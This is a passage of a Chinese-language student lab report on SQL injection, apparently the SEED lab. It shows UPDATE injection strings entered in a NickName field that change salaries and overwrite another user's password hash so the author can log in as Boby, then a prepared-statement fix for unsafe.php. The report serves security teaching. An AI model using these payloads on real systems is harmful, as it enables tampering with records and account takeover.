
**\*\*任务3.1\*\***:修改自己的工资。

NickName = ', salary=900000 where Name ='Alice'#

其他均为空

结果如下图所示：






如上图所示，已成功修改Alice的工资

**\*\*任务3.2\*\***:修改其他人的工资。

NickName = Boby', salary=1 where Name ='Boby'#

其他均为空

结果如下图所示：





如上图所示，已成功修改Boby的工资

**\*\*任务3.3\*\***:修改他人密码。

将Boby的Password修改为0513，对应的哈希值为：


ac4f9c4d3e9ad785b9a4ca215e2f6ee6567e51f7


输入的NickNAme =

', Password='ac4f9c4d3e9ad785b9a4ca215e2f6ee6567e51f7' where name ='Boby' #


其他均为空


结果如下图所示：





如上图所示，可以看出已经修改成功。







如上图所示，用Password = 0513登录Boby的账号成功。


**\*\*任务4\*\***：在这个任务中，我们将使用预处理语句机制来修复SQL注入漏洞。

unsafe.php文件修改如下图所示：




此时，试图进行注入攻击：






如上图所示，注入攻击失败。

但仍然可以通过输入正确的用户名和密码正常登录：





如果你在任务4中还完善了其他代码，请一并说明。

有余力的同学可以完善下unsafe\_home.php、unsafe\_edit\_frontend.php和unsafe\_edit\_backend.php代码文件，把相关的漏洞修复。

# 二、遇到问题及解决方法

最初我进行dcbuild时一直不成功，显示timeout，后来我根据指导书的提示，在/etc/docker/daemon.json文件中添加了docker的国内镜像源，同时进行了service docker restart，终于能够成功创建容器了。

在实验过程中，我在某个任务中从指导书/PPT中直接复制指令执行，但并不能获得正确的输出，后来发现是由于复制下来的指令格式不正确，在自己输入指令后，终于能够正确执行。